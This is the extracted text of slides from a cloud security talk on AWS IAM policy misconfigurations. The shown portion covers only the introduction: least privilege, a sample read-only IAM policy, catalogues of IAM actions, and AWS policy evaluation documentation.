

# IAM policy mishaps:

## A cautionary tale of cloud misconfigurations



# Agenda

- Intro
- Policies evaluation logic
- Case 1: S3
- Case 2: SNS
- Case 3: Chatbot
- Conclusions

```
$ aws sts get-caller-identity
```



*flywire*

---



unicrons.cloud


# Intro

## Least privilege principle (POLP)

*"is a computer security concept and practice that gives users limited access rights based on the tasks necessary to their job."*




# Intro



# Intro

## Best Practices for WordPress on AWS


AWS Whitepaper



# Intro


## Best Practices for WordPress on AWS

AWS Whitepaper



<https://docs.aws.amazon.com/whitepapers/latest/best-practices-wordpress/reference-architecture.html>

# Intro: IAM




## Intro: IAM

Allows read-only access to the IAM console

```
{  
    "Version": "2012-10-17",  
    "Statement": {  
        "Effect": "Allow",  
        "Action": [  
            "iam:Get*",  
            "iam>List*",  
            "iam:Generate*"  
        ],  
        "Resource": "*"  
    }  
}
```


# Intro: IAM actions


This repository has been archived by the owner on Aug 3, 2023. It is now read-only.
















```
1 a4b:AssociateDeviceWithRoom
2 a4b:AssociateSkillGroupWithRoom
3 a4b>CreateProfile
4 a4b>CreateRoom
5 a4b>CreateSkillGroup
6 a4b>CreateUser
```

# Intro: IAM actions

liamg / gist:6638ff00a9c73684663fdeabee22748a

Created 3 years ago

Star    Code    Revisions 1    Stars 3

---

Complete List of All Current AWS IAM Actions

[gistfile1.txt](#) [Raw](#)

```
1 a4b:ApproveSkill
2 a4b:AssociateSkillWithSkillGroup
3 a4b:AssociateSkillWithUsers
4 a4b:CompleteRegistration
5 a4b>CreateAddressBook
```

---

```
8189 xray:GetSamplingTargets
8190 xray:GetServiceGraph
8191 xray:GetTimeSeriesServiceStatistics
```

# Intro: IAM actions

Screenshot of a GitHub repository page for "awsles / AwsServices". The repository is public and has 8 forks and 34 stars. The "Code" tab is selected. A commit from "awsles" dated Jan 9, 2024, is highlighted with a red box and labeled "Commits on Jan 9, 2024". The commit message is "Update findings". The file "AwsServiceActions.txt" is shown, with a note: "(Sorry about that, but we can't show files that are this big right now.)". The file size is 3.66 MB. The commit hash is 332adcf. The commit history link is visible.

awsles / AwsServices Public

Notifications Fork 8 Star 34

Code Issues Pull requests Actions Projects Security

master AwsServices / AwsServiceActions.txt Go to file

Commits on Jan 9, 2024

awsles Update findings 332adcf · last week History

3.66 MB

Code Blame Raw

View raw  
(Sorry about that, but we can't show files that are this big right now.)

.../AwsServices on master on   
 wc -l AwsServiceActions.txt  
16293 AwsServiceActions.txt



## Intro: IAM actions

 [glassecnidna / trackiam](#)

Public

# AWS IAM Tracker

This project collects IAM actions, AWS APIs and managed policies from various public sources.

You can explore the data collected using [the static site](#).

Collected data is published to the [policies](#) and [services](#) folders in this repo.


Thank you to [alanakirby/aktion](#) for originally having this idea and being gracious about me shamelessly ripping it off.

## Stats

- Unique services: 390
- Unique actions: 16604
- Managed policies: 1171

# Intro: IAM actions

<https://aws.permissions.cloud/>



# Intro: IAM actions



## Monitor AWS Managed IAM Policies

Managed Policy changed since last week: 9


1. ► [AWSGrafanaWorkspacePermissionManagementV2](#)
2. [AWSLambdaVPCAccessExecutionRole](#)
3. [AccessAnalyzerServiceRolePolicy](#)
4. [AmazonECSInfrastructureRolePolicyForVolumes](#)
5. [AmazonFSxConsoleFullAccess](#)
6. [AmazonFSxConsoleReadOnlyAccess](#)
7. [AmazonFSxFullAccess](#)
8. ► [AmazonFSxServiceRolePolicy](#)
9. ► [DynamoDBReplicationServiceRolePolicy](#)

[Weekly diff](#)

🤖 Powered by [MAMIP](#) - ► [Sensitive](#) IAM Actions included




## Intro: Resource Policies



[https://docs.aws.amazon.com/IAM/latest/UserGuide/reference\\_policies\\_evaluation-logic.html](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic.html)

# Intro: AWS Organizations




# Intro: Service Control Policies (SCPs)



[https://docs.aws.amazon.com/IAM/latest/UserGuide/reference\\_policies\\_evaluation-logic.html](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic.html)

